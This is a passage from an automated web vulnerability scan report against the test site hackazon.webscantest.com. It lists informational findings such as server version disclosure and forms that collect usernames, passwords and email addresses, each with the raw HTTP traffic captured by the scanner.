Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fd1-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

ServerTypeDisclosure	Server: Apache/2.4.7 (Ubuntu)

Original Traffic

```
GET /js/json3.min.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3509
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "1fd1-5d561f7cb6128-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

SensitivePersonalInformation (14)

References

No references are available for this vulnerability.

Description

Web form collects personal information.

Recommendation

If the collection of personal information is not required and violates a policy directive, do not collect it.

CVSS Score

4.5 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

http://hackazon.webscantest.com/search	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/category/view	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET /category/view?id=8 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 4594
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET /category/view?id=16 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5588
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
GET /category/view?id=16 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5588
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" class="form-control input-lg" id="username" placeholder="Username or Email" value="x75v8o0e" >

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" class="form-control input-lg" placeholder="Password" id="password">		

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/register	Root Cause: (Parameter: / 3 Attack Variances)		INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" id="password" class="form-control input-lg" placeholder="Password" tabindex="5" value="">	

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" name="username" id="username" required class="form-control input-lg" placeholder="Username" tabindex="3" value="">

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/wishlist/ | Root Cause: (Parameter: / 2 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/faq | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="email" class="form-control" name="userEmail" id="userEmail" placeholder="Enter email" required data-validation="email" >	

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
POST /faq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 98
Referer: http://hackazon.webscantest.com/faq
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g&_csrf_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:59 GMT
Pragma: no-cache
Content-Length: 6314
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search/page/	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

SensitivePersonalInformation	<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

http://hackazon.webscantest.com/contact	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

